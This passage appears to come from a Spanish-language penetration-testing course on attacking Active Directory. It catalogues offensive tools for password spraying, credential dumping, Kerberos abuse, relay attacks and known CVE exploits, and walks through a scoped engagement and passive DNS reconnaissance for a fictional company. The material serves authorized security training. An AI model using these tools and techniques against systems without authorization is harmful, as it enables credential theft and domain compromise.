<a href="#">Kerbrute</a>	Una herramienta escrita en Go que utiliza la autenticación previa Kerberos para enumerar cuentas de Active Directory, realizar pulverización de contraseñas y ataques de fuerza bruta.
<a href="#">Impacket toolkit</a>	Una colección de herramientas escritas en Python para interactuar con protocolos de red. El conjunto de herramientas contiene varios scripts para enumerar y atacar Active Directory.

Herramienta	Descripción
<a href="#">Responder</a>	Responder es una herramienta diseñada específicamente para envenenar LLMNR, NBT-NS y MDNS, con muchas funciones diferentes.
<a href="#">Inveigh.ps1</a>	Similar a Responder, una herramienta de PowerShell para realizar diversos ataques de suplantación y envenenamiento de red.
<a href="#">C# Inveigh (InveighZero)</a>	La versión C# de Inveigh con una consola semiinteractiva para interactuar con datos capturados, como hashes de nombre de usuario y contraseña.
<a href="#">rpcinfo</a>	La utilidad rpcinfo se utiliza para consultar el estado de un programa RPC o enumerar la lista de servicios RPC disponibles en un host remoto. La opción "-p" se utiliza para especificar el host de destino. Por ejemplo, el comando "rpcinfo -p 10.0.0.1" devolverá una lista de todos los servicios RPC disponibles en el host remoto, junto con su número de programa, número de versión y protocolo. Tenga en cuenta que este comando debe ejecutarse con privilegios suficientes.
<a href="#">rpcclient</a>	Una parte de la suite Samba en distribuciones de Linux que se puede utilizar para realizar una variedad de tareas de enumeración de Active Directory a través del servicio RPC remoto.
<a href="#">CrackMapExec (CME)</a>	CME es un conjunto de herramientas de enumeración, ataque y postexplotación que puede ayudarnos en gran medida a enumerar y ejecutar ataques con los datos que recopilamos. CME intenta "vivir de la tierra" y abusar de las funciones y protocolos integrados de AD, como SMB, WMI, WinRM y MSSQL.
<a href="#">Rubeus</a>	Rubeus es una herramienta de C# creada para el abuso de Kerberos.
<a href="#"> GetUserSPNs.py</a>	Otro módulo de Impacket orientado a encontrar nombres de entidades principales de servicio vinculadas a usuarios normales.
<a href="#">Hashcat</a>	Una excelente herramienta para descifrar hashes y recuperar contraseñas.
<a href="#">enum4linux</a>	Una herramienta para enumerar información de sistemas Windows y Samba.
<a href="#">enum4linux-ng</a>	Una nueva versión de la herramienta original Enum4linux que funciona de forma un poco diferente.
<a href="#">ldapsearch</a>	Interfaz incorporada para interactuar con el protocolo LDAP.
<a href="#">windapsearch</a>	Un script de Python que se utiliza para enumerar usuarios, grupos y equipos de AD mediante consultas LDAP. Resulta útil para automatizar consultas LDAP personalizadas.
<a href="#">DomainPasswordSpray.ps1</a>	DomainPasswordSpray es una herramienta escrita en PowerShell para realizar un ataque de rociado de contraseñas contra los usuarios de un dominio.
<a href="#">LAPSToolkit</a>	El kit de herramientas incluye funciones escritas en PowerShell que aprovechan PowerView para auditar y atacar entornos de Active Directory que han implementado la Solución de contraseña de administrador local (LAPS) de Microsoft.
<a href="#">smbmap</a>	Enumeración de recursos compartidos SMB en un dominio.
<a href="#">psexec.py</a>	Parte del kit de herramientas Impacket, nos proporciona una funcionalidad similar a PsExec en forma de un shell semiinteractivo.
<a href="#">wmiexec.py</a>	Parte del kit de herramientas Impacket, proporciona la capacidad de ejecución de comandos a través de WMI.
<a href="#">Snaffler</a>	Útil para encontrar información (como credenciales) en Active Directory en computadoras con recursos compartidos de archivos accesibles.

Herramienta	Descripción
<a href="#">smbserver.py</a>	Ejecución de servidor SMB simple para interacción con hosts de Windows. Una forma sencilla de transferir archivos dentro de una red.
<a href="#">setspn.exe</a>	Agrega, lee, modifica y elimina la propiedad del directorio Nombres principales de servicio (SPN) para una cuenta de servicio de Active Directory.
<a href="#">Mimikatz</a>	Realiza muchas funciones, en particular ataques de transferencia de hash, extracción de contraseñas en texto simple y extracción de tickets Kerberos de la memoria de un host.
<a href="#">secretsdump.py</a>	Volcar de forma remota los secretos SAM y LSA desde un host.
<a href="#">evil-winrm</a>	Nos proporciona un shell interactivo en un host a través del protocolo WinRM.
<a href="#">mssqlclient.py</a>	Parte del kit de herramientas Impacket, proporciona la capacidad de interactuar con bases de datos MSSQL.
<a href="#">noPac.py</a>	Explotación combinada que utiliza CVE-2021-42278 y CVE-2021-42287 para hacerse pasar por DA de un usuario de dominio estándar.
<a href="#">rpcdump.py</a>	Parte del conjunto de herramientas Impacket, asignador de puntos finales RPC.
<a href="#">CVE-2021-1675.py</a>	PoC de Printnightmare en Python.
<a href="#">ntlmrelayx.py</a>	Parte del conjunto de herramientas Impacket, realiza ataques de retransmisión SMB.
<a href="#">PetitPotam.py</a>	Herramienta PoC para CVE-2021-36942 para obligar a los hosts de Windows a autenticarse en otras máquinas a través de MS-EFSRPC EfsRpcOpenFileRaw u otras funciones.
<a href="#">gettgtkinit.py</a>	Herramienta para manipular certificados y TGTs.
<a href="#">getnthash.py</a>	Esta herramienta utilizará un TGT existente para solicitar un PAC para el usuario actual que utiliza U2U.
<a href="#">adidnsdump</a>	Una herramienta para enumerar y volcar registros DNS de un dominio. Similar a realizar una transferencia de zona DNS.
<a href="#">gpp-decrypt</a>	Extrae nombres de usuario y contraseñas de los archivos de preferencias de la directiva de grupo.
<a href="#">GetNPUsers.py</a>	Parte del kit de herramientas Impacket. Se utiliza para realizar el ataque ASREPRoasting para listar y obtener hashes AS-REP para usuarios con la opción "No requerir autenticación previa de Kerberos". Estos hashes se introducen luego en una herramienta como Hashcat para intentar descifrar contraseñas sin conexión.
<a href="#">lookupsid.py</a>	Herramienta de fuerza bruta SID.
<a href="#">ticketer.py</a>	Una herramienta para la creación y personalización de tickets TGT/TGS. Se puede utilizar para la creación de Golden Ticket, ataques de confianza de hijo a padre, etc.
<a href="#">raiseChild.py</a>	Parte del kit de herramientas Impacket, es una herramienta para la escalada automatizada de privilegios de dominio secundario a dominio principal.

Herramienta	Descripción
<a href="#">Active Directory Explorer</a>	Active Directory Explorer (AD Explorer) es un visor y editor de AD. Se puede utilizar para navegar por una base de datos de AD y ver las propiedades y atributos de los objetos. También se puede utilizar para guardar una instantánea de una base de datos de AD para su análisis sin conexión. Cuando se carga una instantánea de AD, se puede explorar como una versión activa de la base de datos. También se puede utilizar para comparar dos instantáneas de bases de datos de AD para ver cambios en objetos, atributos y permisos de seguridad.
<a href="#">PingCastle</a>	Se utiliza para auditar el nivel de seguridad de un entorno de AD según un marco de madurez y evaluación de riesgos (basado en <a href="#">CMMI</a> adaptado a la seguridad de AD).
<a href="#">Group3r</a>	Group3r es útil para auditar y encontrar configuraciones de seguridad incorrectas en objetos de política de grupo (GPO) de AD.
<a href="#">ADRecon</a>	Una herramienta que se utiliza para extraer diversos datos de un entorno de AD de destino. Los datos se pueden exportar en formato Microsoft Excel con vistas de resumen y análisis para facilitar el análisis y crear un panorama del estado general de seguridad del entorno.

## Scenario

Somos evaluadores de penetración que trabajan para CAT-5 Security. Después de algunas experiencias exitosas de seguimiento con el equipo, los miembros más experimentados quieren ver qué tan bien podemos hacerlo y comienzan una evaluación por nuestra cuenta. El líder del equipo nos envió el siguiente correo electrónico detallando lo que debemos lograr.

### Correo electrónico de asignación de tareas

**Enumeración y Ataques contra el cliente Inlanefreight**

Jack Smith  
Lun 27/1/2022 15: 27  
Para: Pasantes de Pentesting

Probadores,

Se le asigna la tarea de realizar las siguientes acciones para la próxima evaluación contra Inlanefreight:

- \* Reconocimiento inicial y enumeración del dominio " INLANEFREIGHT.LOCAL"
- \* Descubrimiento de credenciales de fuentes abiertas y enumeración de redes
  - Movimiento lateral y enumeración de seguimiento de servicios internos y anfitriones.
  - Escalada de privilegios (El cliente desea ver si podemos escalar privilegios de ningún usuario a un usuario básico a un administrador)
  - y, si es posible, adquiera credenciales de administrador del dominio y acceso al dominio.

Sus hallazgos impulsarán más acciones contra Inlanefreight Network para esta evaluación, así que tenga cuidado de enumerar completamente el dominio y encontrar usuarios, hosts y credenciales que se puede utilizar para otras rutas de ataque. El documento de alcance y las reglas de participación seguirán pronto.

R/S  
J. Smith CISSP.  
Líder del Equipo Rojo  
Cat5 Security LLC.

"El mejor líder es aquel que ayuda a su gente para que eventualmente no lo necesiten."

[Respuesta](#) | [Adelante](#)

Este módulo nos permitirá practicar nuestras habilidades (tanto las anteriores como las nuevas) con estas tareas. La evaluación final de este módulo es la ejecución de twopruebas de penetración internas contra la empresa Inlanefreight. Durante estas evaluaciones, trabajaremos en una prueba de penetración interna que simulará el inicio

desde una posición de violación externa y una segunda que comenzará con un cuadro de ataque dentro de la red interna, como suelen solicitar los clientes. Completar las evaluaciones de habilidades significa la finalización exitosa de las tareas mencionadas en el documento de alcance y el correo electrónico de asignación de tareas anteriores. Al hacerlo, demostraremos un conocimiento sólido de muchos conceptos de enumeración y ataques de AD automatizados y manuales, conocimiento y experiencia con una amplia gama de herramientas y la capacidad de interpretar datos recopilados de un entorno de AD para tomar decisiones críticas para avanzar en la evaluación. El contenido de este módulo está destinado a cubrir los conceptos básicos de enumeración necesarios para que cualquier persona tenga éxito en la realización de pruebas de penetración internas en entornos de Active Directory. También cubriremos muchas de las técnicas de ataque más comunes en gran profundidad mientras trabajamos con algunos conceptos más avanzados como introducción al material centrado en AD que se cubrirá en módulos más avanzados.

A continuación, encontrará un documento de alcance completo para el compromiso que contiene toda la información pertinente proporcionada por el cliente.

### **Alcance de la evaluación**

Los siguientes IPs, hosts, y domains definidos a continuación conforman el alcance de la evaluación.

### **En el ámbito de la evaluación**

Rango/Dominio	Descripción
INLANEFREIGHT.LOCAL	Dominio del cliente que incluirá AD y servicios web.
LOGISTICS.INLANEFREIGHT.LOCAL	Subdominio del cliente
FREIGHTLOGISTICS.LOCAL	Empresa subsidiaria de Inlanefreight. Fideicomiso forestal externo con INLANEFREIGHT.LOCAL
172.16.5.0/23	Subred interna dentro del alcance.

### **Fuera de alcance**

- Cualquier otro subdominio de InlaneFreight.local
- Cualquier subdominio de la carga de carga.
- Cualquier ataques de phishing o ingeniería social
- Cualquier otro IPS/dominios/subdominios no mencionado explícitamente
- Cualquier tipo de ataques contra el sitio web de InlaneFreight.com del mundo real que se muestra en este módulo que se muestra en este módulo

### **Métodos utilizados**

Los siguientes métodos están autorizados para evaluar Inlanefreight y sus sistemas:

Recopilación de información externa (controles pasivos)

Se autoriza la recopilación de información externa para demostrar los riesgos asociados a la información que se puede obtener sobre la empresa a través de Internet. Para simular un ataque en el mundo real, CAT-5 y sus evaluadores realizarán una recopilación de información externa desde una perspectiva anónima en Internet sin proporcionar información previa sobre Inlanefreight más allá de lo que se proporciona en este documento.

Cat-5 realizará una enumeración pasiva para descubrir información que pueda ayudar con las pruebas internas. Las pruebas emplearán diversos grados de recopilación de información de recursos de código abierto para identificar datos de acceso público que puedan representar un riesgo para Inlanefreight y ayudar con la prueba de penetración interna. No se realizarán enumeraciones activas, escaneos de puertos ni ataques contra direcciones IP del "mundo real" que dan a Internet ni contra el sitio web ubicado en <https://www.inlanefreight.com>.

### **Pruebas internas**

La parte de evaluación interna está diseñada para demostrar los riesgos asociados con las vulnerabilidades en los servidores y servicios internos ( Active Directory specifically) al intentar emular los vectores de ataque desde dentro del área de operaciones de Inlanefreight. El resultado permitirá a Inlanefreight evaluar los riesgos de las vulnerabilidades internas y el impacto potencial de una vulnerabilidad explotada con éxito.

Para simular un ataque en el mundo real, Cat-5 realizará la evaluación desde la perspectiva de un usuario interno no confiable sin información previa más allá de lo que se proporciona en esta documentación y se descubre a partir de pruebas externas. Las pruebas comenzarán desde una posición anónima en la red interna con el objetivo de obtener credenciales de usuario del dominio, enumerar el dominio interno, ganar terreno y moverse lateral y verticalmente para lograr comprometer todos los dominios internos dentro del alcance. Los sistemas informáticos y las operaciones de red no se interrumpirán intencionalmente durante la prueba.

### **Prueba de contraseña**

Los archivos de contraseñas capturados de los dispositivos de Inlanefreight, o proporcionados por la organización, pueden cargarse en estaciones de trabajo fuera de línea para descifrarlos y utilizarlos para obtener más acceso y lograr los objetivos de la evaluación. En ningún momento se revelará un archivo de contraseña capturado o las contraseñas descifradas a personas que no participen oficialmente en la evaluación. Todos los datos se almacenarán de forma segura en sistemas aprobados y de propiedad de Cat-5 y se conservarán durante un período de tiempo definido en el contrato oficial entre Cat-5 e Inlanefreight.

Proporcionamos la documentación de alcance anterior para que nos acostumbremos a ver este tipo de documentación. A medida que avanzamos en nuestras carreras de seguridad de la información, especialmente en el lado ofensivo, será común recibir

documentos de alcance y documentos de reglas de participación (RoE) que describen este tipo de información.

## El escenario está listo

Ahora que tenemos claramente definido el alcance de este módulo, podemos adentrarnos en la exploración de la enumeración y los vectores de ataque de Active Directory. Ahora, analicemos cómo realizar una enumeración externa pasiva contra Inlanefreight.

### Principios de enumeración y reconocimiento externo

Antes de iniciar cualquier prueba de penetración, puede resultar útil realizar un análisis external reconnaissance de su objetivo. Esto puede cumplir muchas funciones diferentes, como:

- Validar la información que le proporcionó el cliente en el documento de alcance
- Cómo asegurarse de que está tomando medidas en el ámbito adecuado cuando trabaja de forma remota
- Buscando cualquier información que sea de acceso público que pueda afectar el resultado de su prueba, como credenciales filtradas

Piénselo de esta manera: estamos tratando de asegurarnos lay of the landde proporcionar la prueba más completa posible para nuestro cliente. Eso también significa identificar cualquier posible fuga de información y violación de datos en el mundo. Esto puede ser tan simple como obtener un formato de nombre de usuario del sitio web principal del cliente o de las redes sociales. También podemos profundizar hasta el punto de escanear los repositorios de GitHub en busca de credenciales que quedaron en los envíos de código, buscar en los documentos enlaces a una intranet o sitios accesibles de forma remota y simplemente buscar cualquier información que pueda darnos una pista sobre cómo está configurado el entorno empresarial.

### ¿Qué estamos buscando?

Al realizar nuestro reconocimiento externo, hay varios elementos clave que debemos buscar. Es posible que esta información no siempre sea de acceso público, pero sería prudente ver qué hay disponible. Si nos quedamos atascados durante una prueba de penetración, mirar atrás y ver qué se podría obtener mediante el reconocimiento pasivo puede darnos el empujón necesario para seguir adelante, como datos de violación de contraseñas que se podrían usar para acceder a una VPN u otro servicio externo. La siguiente tabla destaca los "What" de lo que buscaríamos durante esta fase de nuestro compromiso.

Punto de datos	Descripción
IP Space	ASN válido para nuestro objetivo, bloques de red en uso para la infraestructura pública de la organización, presencia en la nube y proveedores de alojamiento, entradas de registros DNS, etc.
Domain Information	Según los datos de IP, DNS y registros de sitios, ¿quién administra el dominio? ¿Hay subdominios vinculados a nuestro objetivo? ¿Hay servicios de dominio de acceso público presentes? (servidores de correo, DNS, sitios web, portales VPN, etc.) ¿Podemos determinar qué tipo de defensas están implementadas? (SIEM, AV, IPS/IDS en uso, etc.)
Schema Format	¿Podemos descubrir las cuentas de correo electrónico de la organización, los nombres de usuario de AD e incluso las políticas de contraseñas? Cualquier cosa que nos brinde información que podamos usar para crear una lista de nombres de usuario válida para probar los servicios externos en busca de ataques de rociado de contraseñas, robo de credenciales, ataques de fuerza bruta, etc.
Data Disclosures	Para divulgaciones de datos, buscaremos archivos de acceso público (.pdf, .ppt, .docx, .xlsx, etc.) para obtener cualquier información que ayude a arrojar luz sobre el objetivo. Por ejemplo, cualquier archivo publicado que contenga <b>intranet</b> listados de sitios, metadatos de usuarios, recursos compartidos u otro software o hardware crítico en el entorno (credenciales enviadas a un repositorio público de GitHub, el formato de nombre de usuario interno de AD en los metadatos de un PDF, por ejemplo).
Breach Data	Cualquier nombre de usuario, contraseña u otra información crítica publicada que pueda ayudar a un atacante a obtener un punto de apoyo.

Hemos abordado el why tema what del reconocimiento externo; profundicemos en where él how.


### ¿Hacia dónde estamos mirando?

La lista de puntos de datos que figura más arriba se puede recopilar de muchas maneras diferentes. Hay muchos sitios web y herramientas diferentes que pueden proporcionarnos parte o toda la información anterior y que podemos utilizar para obtener información vital para nuestra evaluación. La siguiente tabla enumera algunos recursos y ejemplos potenciales que se pueden utilizar.

Recurso	Ejemplos
ASN / IP registrars	IANA , arin para búsquedas en las Américas, RIPE para búsquedas en Europa, BGP Toolkit
Domain Registrars & DNS	Dominotools , PTRArchive , ICANN , solicitudes manuales de registros DNS contra el dominio en cuestión o contra servidores DNS conocidos, como 8.8.8.8.
Social Media	Buscando en Linkedin, Twitter, Facebook, los principales sitios de redes sociales de su región, artículos de noticias y cualquier información relevante que pueda encontrar sobre la organización.
Public-Facing Company Websites	A menudo, el sitio web público de una empresa tendrá información relevante incorporada. Los artículos de noticias, los documentos incorporados y las páginas "Acerca de nosotros" y "Contáctenos" también pueden ser minas de oro.
Cloud & Dev Storage Spaces	GitHub , contenedores de almacenamiento de AWS S3 y Azure Blog , búsquedas de Google con "Dorks"
Breach Data Sources	HavenPwned para determinar si aparecen cuentas de correo electrónico corporativas en los datos públicos de la violación de seguridad, Dehashed para buscar correos electrónicos corporativos con contraseñas en texto sin formato o hashes que podamos intentar descifrar sin conexión. Luego, podemos probar estas contraseñas en cualquier portal de inicio de sesión expuesto (Citrix, RDS, OWA, 0365, VPN, VMware Horizon, aplicaciones personalizadas, etc.) que pueda usar la autenticación AD.

## Encontrar espacios de direcciones

<https://bgp.he.net>



El BGP-Toolkitsitio alojado por [Hurricane Electric](#) es un recurso fantástico para investigar qué bloques de direcciones están asignados a una organización y en qué ASN residen. Solo ingrese un dominio o una dirección IP y el kit de herramientas buscará todos los resultados que pueda. Podemos obtener mucha información de esta información. Muchas grandes corporaciones a menudo alojan su propia infraestructura y, dado que tienen una presencia tan grande, tendrán su propio ASN. Por lo general, este no será el caso de las organizaciones más pequeñas o las empresas incipientes. Mientras investiga, tenga esto en cuenta, ya que las organizaciones más pequeñas a menudo alojan sus sitios web y otra infraestructura en el espacio de otra persona (Cloudflare, Google Cloud, AWS o Azure, por ejemplo). Comprender dónde reside esa infraestructura es extremadamente importante para nuestras pruebas. Tenemos que asegurarnos de no interactuar con la infraestructura fuera de nuestro alcance. Si no tenemos cuidado al realizar pruebas de penetración contra una organización más pequeña, podríamos terminar causando daño inadvertidamente a otra organización que comparte esa infraestructura. Tiene un acuerdo para realizar pruebas con el cliente, no con otros en el mismo servidor o con el proveedor. Las preguntas sobre infraestructura autohospedada o administrada por terceros deben abordarse durante el proceso de alcance y enumerarse claramente en cualquier documento de alcance que reciba.

En algunos casos, es posible que su cliente deba obtener la aprobación por escrito de un proveedor de alojamiento externo antes de poder realizar la prueba. Otros, como AWS, tienen [pautas](#) específicas para realizar pruebas de penetración y no requieren aprobación previa para probar algunos de sus servicios. Otros, como Oracle, le piden que envíe una [Notificación de prueba de seguridad en la nube](#). Este tipo de pasos deben ser manejados por la gerencia de su empresa, el equipo legal, el equipo de contratos, etc. Si tiene dudas, escale el problema antes de atacar cualquier servicio externo del que no esté

seguro durante una evaluación. Es nuestra responsabilidad asegurarnos de tener permiso explícito para atacar cualquier host (tanto interno como externo), y detenerse y aclarar el alcance por escrito nunca está de más.

#### Sistema de nombres de dominio

El DNS es una excelente manera de validar nuestro alcance y descubrir qué hosts son accesibles y que el cliente no reveló en su documento de alcance. Sitios como [domaintools](#) y [viewdns.info](#) son excelentes lugares para comenzar. Podemos recuperar muchos registros y otros datos que van desde la resolución de DNS hasta la prueba de DNSSEC y si el sitio es accesible en países con más restricciones. A veces, podemos encontrar hosts adicionales fuera del alcance, pero que parecen interesantes. En ese caso, podríamos llevar esta lista a nuestro cliente para ver si alguno de ellos debería incluirse en el alcance. También podemos encontrar subdominios interesantes que no se enumeraron en los documentos de alcance, pero que residen en direcciones IP dentro del alcance y, por lo tanto, son un objetivo válido.

#### [Verdns.info](#)

<https://viewdns.info>

The screenshot shows the homepage of Viewdns.info with a navigation bar at the top labeled 'Tools', 'API', 'Research', and 'Data'. Below the navigation are nine tool boxes arranged in a grid:

- Reverse IP Lookup**: Find all sites hosted on a given server. Input: Domain / IP, GO button.
- Reverse Whois Lookup**: Find domain names owned by an individual or company. Input: Registrant Name or Email Address, GO button.
- IP History**: Show historical IP addresses for a domain. Input: Domain (e.g. domain.com), GO button.
- DNS Report**: Provides a complete report on your DNS settings. Input: Domain (e.g. domain.com), GO button.
- Reverse MX Lookup**: Find all sites that use a given mail server. Input: Mail server (e.g. mail.google.com), GO button.
- Reverse NS Lookup**: Find all sites that use a given nameserver. Input: Nameserver (e.g. ns1.example.com), GO button.
- IP Location Finder**: Find the geographic location of an IP Address. Input: IP, GO button.
- Chinese Firewall Test**: Checks whether a site is accessible from China. Input: URL / Domain, GO button.
- DNS Propagation Checker**: Check whether recent DNS changes have propagated. Input: Domain (e.g. domain.com), GO button.
- Is My Site Down**: Check whether a site is actually down or not. Input: Domain (e.g. domain.com), GO button.
- Iran Firewall Test**: Check whether a site is accessible in Iran. Input: Site URL / Domain, GO button.
- Domain / IP Whois**: Lookup information on a Domain or IP address. Input: Domain / IP, GO button.

Esta también es una excelente manera de validar algunos de los datos encontrados en nuestras búsquedas de IP/ASN. No toda la información sobre el dominio encontrado estará actualizada, y realizar verificaciones que puedan validar lo que vemos siempre es una buena práctica.

#### Datos públicos

Las redes sociales pueden ser un tesoro de datos interesantes que pueden darnos pistas sobre cómo está estructurada la organización, qué tipo de equipo utilizan, posibles implementaciones de software y seguridad, su esquema y más. En la parte superior de esa

lista se encuentran los sitios relacionados con empleos como LinkedIn, Indeed.com y Glassdoor. Las publicaciones de empleo simples a menudo revelan mucho sobre una empresa. Por ejemplo, eche un vistazo a la lista de empleos a continuación. Es para una SharePoint Administratory puede darnos información sobre muchas cosas. Podemos saber a partir de la lista que la empresa ha estado usando SharePoint durante un tiempo y tiene un programa maduro, ya que hablan de programas de seguridad, copia de seguridad y recuperación ante desastres, y más. Lo que nos resulta interesante de esta publicación es que podemos ver que la empresa probablemente usa SharePoint 2013 y SharePoint 2016. Eso significa que es posible que hayan realizado actualizaciones, lo que podría dejar vulnerabilidades en juego que pueden no existir en versiones más nuevas. Esto también significa que podemos encontrarnos con diferentes versiones de SharePoint durante nuestros compromisos.

## Listado de trabajos de administrador de SharePoint

### Full Job Description

**Role:** SharePoint Administrator

**Location:** Remote

**Experience:** 8+ years

#### Job Description:

- Experience in handling Application Deployment and Production Support activities.
- SharePoint Online/Office 365, SharePoint 2013/2016
- Azure infrastructure, Azure DevOps, Kubernetes, Azure database, Dockerfile, Containers
- Familiarity with PHP code analysis/technical support experience.
- Ability to team with others to diagnose and creatively solve problems.
- Enterprise application experience

No descarte información pública, como anuncios de empleo o redes sociales. Puede aprender mucho sobre una organización simplemente por lo que publica, y una publicación bien intencionada podría revelar datos relevantes para nosotros como evaluadores de penetración.

Los sitios web alojados por la organización también son excelentes lugares para buscar información. Podemos recopilar correos electrónicos de contacto, números de teléfono, organigramas, documentos publicados, etc. Estos sitios, específicamente los documentos integrados, a menudo pueden tener enlaces a sitios de infraestructura interna o intranet que de otro modo no conocería. Verificar cualquier información de acceso público para ese tipo de detalles puede ser una victoria rápida cuando se intenta formular una imagen de la estructura del dominio. Con el uso creciente de sitios como GitHub, almacenamiento en la nube de AWS y otras plataformas alojadas en la web, los datos también pueden filtrarse de forma involuntaria. Por ejemplo, un desarrollador que trabaja en un proyecto puede dejar accidentalmente algunas credenciales o notas codificadas en una versión de código. Si sabe dónde buscar esos datos, puede obtener una victoria fácil. Podría significar la diferencia entre tener que robar contraseñas y forzar las credenciales durante horas o días o ganar un punto de apoyo rápido con credenciales de desarrollador, que también

pueden tener permisos elevados. Herramientas como [Trufflehog](#) y sitios como [Greyhat Warfare](#) son recursos fantásticos para encontrar estas migas de pan.

Hemos dedicado algún tiempo a analizar la enumeración externa y el reconocimiento de una organización, pero esto es solo una parte del rompecabezas. Para obtener una introducción más detallada a OSINT y la enumeración externa, consulte los módulos [Footprinting](#) y [OSINT: Corporate Recon](#).

Hasta este punto, hemos sido mayormente pasivos en nuestras discusiones. A medida que avance en la prueba de penetración, se involucrará más activamente, validando la información que haya encontrado y sondeando el dominio para obtener más información. Dediquemos un minuto a analizar los principios de enumeración y cómo podemos implementar un proceso para realizar estas acciones.

### **Principios generales de enumeración**

Teniendo en cuenta que nuestro objetivo es comprender mejor a nuestro objetivo, buscamos todas las vías posibles que podamos encontrar que nos proporcionen una ruta potencial hacia el interior. La enumeración en sí es un proceso iterativo que repetiremos varias veces a lo largo de una prueba de penetración. Además del documento de alcance del cliente, esta es nuestra principal fuente de información, por lo que queremos asegurarnos de que no dejamos piedra sin mover. Al comenzar nuestra enumeración, primero utilizaremos passiverecursos, comenzando con un alcance amplio y reduciéndolo. Una vez que agotemos nuestra ejecución inicial de enumeración pasiva, necesitaremos examinar los resultados y luego pasar a nuestra fase de enumeración activa.

### **Ejemplo de proceso de enumeración**

Ya hemos cubierto bastantes conceptos relacionados con la enumeración. Comencemos a poner todo junto. Practicaremos nuestras tácticas de enumeración en el `inlanefreight.com` dominio sin realizar ningún análisis exhaustivo (como Nmap o análisis de vulnerabilidades, que están fuera del alcance). Primero, comenzaremos por verificar nuestros datos de Netblocks y ver qué podemos encontrar.

### **Comprobar datos de ASN/IP y dominio**



## Quick Links

[BGP Toolkit Home](#)  
[BGP Prefix Report](#)  
[BGP Peer Report](#)  
[Exchange Report](#)  
[Bogon Routes](#)  
[World Report](#)  
[Multi Origin Routes](#)  
[DNS Report](#)  
[Top Host Report](#)  
[Internet Statistics](#)  
[Looking Glass](#)  
[Network Tools App](#)  
[Free IPv6 Tunnel](#)  
[IPv6 Certification](#)  
[IPv6 Progress](#)  
[Going Native](#)  
[Contact Us](#)

[DNS Info](#) [Website Info](#) [IP Info](#)

**Start of Authority**

mname: ns-161.awsdns-20.com rname: awsdns-hostmaster.amazon.com  
serial: 1  
refresh: 7200 retry: 900  
expire: 1209600 minimum: 86400

**Nameservers**

[ns1.inlanefreight.com](#), [ns2.inlanefreight.com](#)

**Mail Exchangers**

[mail1.inlanefreight.com\(10\)](#)

**TXT Records**

[REDACTED]

**A Records**

[134.209.24.248](#)

**AAAA Records**

[2A03:B0C0:1:E0::32C:B001](#)

Updated 04 Nov 2021 14:12 PST © 2021 Hurricane Electric

De este primer vistazo ya hemos obtenido información interesante. BGP.he informa:

- Dirección IP: 134.209.24.248
- Servidor de correo: mail1.inlanefreight.com
- Servidores de nombres: NS1.inlanefreight.com y NS2.inlanefreight.com

Por ahora, esto es lo que nos interesa de su resultado. Inlanefreight no es una gran corporación, por lo que no esperábamos encontrar que tuviera su propio ASN. Ahora, validemos parte de esta información.

### Resultados de Viewdns

**Viewdns.info**

Tools API Research Data

[ViewDNS.info](#) > [Tools](#) > **Reverse IP Lookup**

Takes a domain or IP address and does a reverse lookup to quickly shows all other domains hosted from the same server. Useful for finding phishing sites or identifying other sites on the same shared hosting server.

Domain / IP:  GO

Reverse IP results for inlanefreight.com (134.209.24.248)  
=====

There are 2 domains hosted on this server.  
The complete listing of these is below:

Domain	Last Resolved Date
inlanefreight.com	2021-11-05
lycjg.us	2019-09-10

En la solicitud anterior, utilizamos la función `viewdns.info` para validar la dirección IP de nuestro objetivo. Ambos resultados coinciden, lo que es una buena señal. Ahora, probemos otra ruta para validar los dos servidores de nombres en nuestros resultados.



```
AlejandroGB@htb[/htb]$ nslookup ns1.inlanefreight.com

Server:      192.168.186.1
Address:     192.168.186.1#53

Non-authoritative answer:
Name:   ns1.inlanefreight.com
Address: 178.128.39.165

nslookup ns2.inlanefreight.com
Server:      192.168.86.1
Address:     192.168.86.1#53

Non-authoritative answer:
Name:   ns2.inlanefreight.com
Address: 206.189.119.186
```

Ahora tenemos dos nuevas direcciones IP para agregar a nuestra lista para validación y prueba. Antes de realizar cualquier otra acción con ellas, asegúrese de que estén dentro del alcance de su prueba. Para nuestros propósitos, las direcciones IP reales no estarían dentro del alcance del escaneo, pero podríamos explorar pasivamente cualquier sitio web para buscar datos interesantes. Por ahora, eso es todo con la enumeración de la información de dominio del DNS. Echemos un vistazo a la información disponible públicamente.

Inlanefreight es una empresa ficticia que estamos utilizando para este módulo, por lo que no tiene presencia real en las redes sociales. Sin embargo, revisaríamos sitios como LinkedIn, Twitter, Instagram y Facebook para obtener información útil si fuera real. En su lugar, pasaremos a examinar el sitio web [inlanefreight.com](http://inlanefreight.com).

La primera comprobación que realizamos fue buscar documentos. Utilizando `filetype:pdf inurl:inlanefreight.com` como método de búsqueda los archivos PDF.

### En busca de archivos

